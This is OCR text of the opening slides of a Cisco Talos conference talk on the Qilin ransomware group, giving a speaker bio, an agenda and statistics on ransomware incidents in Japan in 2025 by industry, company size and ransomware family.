CISCO TALOS

From Access to Encryption: Uncovering Qilin's Attack Lifecycle

JSAC 2026

Takahiro Takeda

Introduction of myself

Takahiro Takeda

Security Research Engineer
Cisco Talos

Ransomware / APT investigation, malware analysis. Has spoken at security conferences such as AVAR, VB, Black Hat Arsenal, CODE BLUE BlueBox, and JSAC.

CISCO TALOS

"Special Thanks"


Threat Intelligence Interdiction(TII) Team

Jordyn Dunk

James Nutland

Michael Szeliga

Azim Khodjibaev



Lexi DiScola

CISCO TALOS

In relation to today's topic

Ransomware incidents in Japan during the first half of 2025

https://blog.talosintelligence.com/ransomware_incidents_in_japan_during_the_first_half_of_2025/

Uncovering Qilin attack methods exposed through multiple cases

https://blog.talosintelligence.com/uncovering-qilin-attack-methods-exposed-through-multiple-cases/

CISCO TALOS

Agenda

1. Ransomware damage situation in Japan in 2025
2. Recent trends observed in the Qilin ransomware group
3. Relationship between Qilin affiliates with Initial Access
4. Qilin Attack Flow -From Reconnaissance and discovery-
5. What You Need to Know to Respond During the Pre-Ransomware Phase (Before Execution)
6. Detection approach & Recommend Countermeasures
7. Summary

CISCO TALOS

Ransomware damage situation in Japan in 2025


CISCO TALOS

Domestic ransomware incidents average 11 cases per month and show a clear upward trend

up 17.5%
year-over-year

114 incidents (2024)


134 incidents (2025)



※Based on our research

CISCO TALOS

Number of victim organizations by industry




- **28%** Manufacturing
- **8%** Automotive
- **7%** Trading company
- **6%** IT
- **5%** Education
- **3%** Construction
- **3%** Transportation
- **2%** Consulting
- **2%** Insurance
- **2%** Real estate
- **2%** Video
- **1%** Broadcasting
- **1%** Chemicals
- **1%** E-commerce
- **1%** Food
- **1%** Legal
- **1%** Retail
- **1%** Semiconductors
- **1%** Welfare
- ***<1% each*** Other

※Based on our research

CISCO TALOS

Classification of victim organizations by capital size



- ***32%*** less than 100 million yen
- ***25%*** 100 million yen – less than 1 billion yen
- ***19%*** 1 billion yen – less than 10 billion yen
- ***13%*** 10 billion yen – less than 100 billion yen
- ***7%*** Unknown
- ***4%*** 100 billion yen or more

※Based on our research

CISCO TALOS

Types of ransomware employed in attacks

Qilin accounts for 16.4% of the total.


※calculated including Unknown

※Based on our research
※Unknown has been omitted from this graph.

CISCO TALOS

Recent trends observed in the Qilin ransomware group

Countries affected by Qilin ransomware




531	11
59	9
48	8
31	7
29	6
28	5
26	4
19	3
14	2
12	1

143 unknown

※Based on our research

CISCO TALOS


Number of victims listed on Qilin ransomware leak site



※Based on our research

CISCO TALOS

Sectors experiencing damage/impact



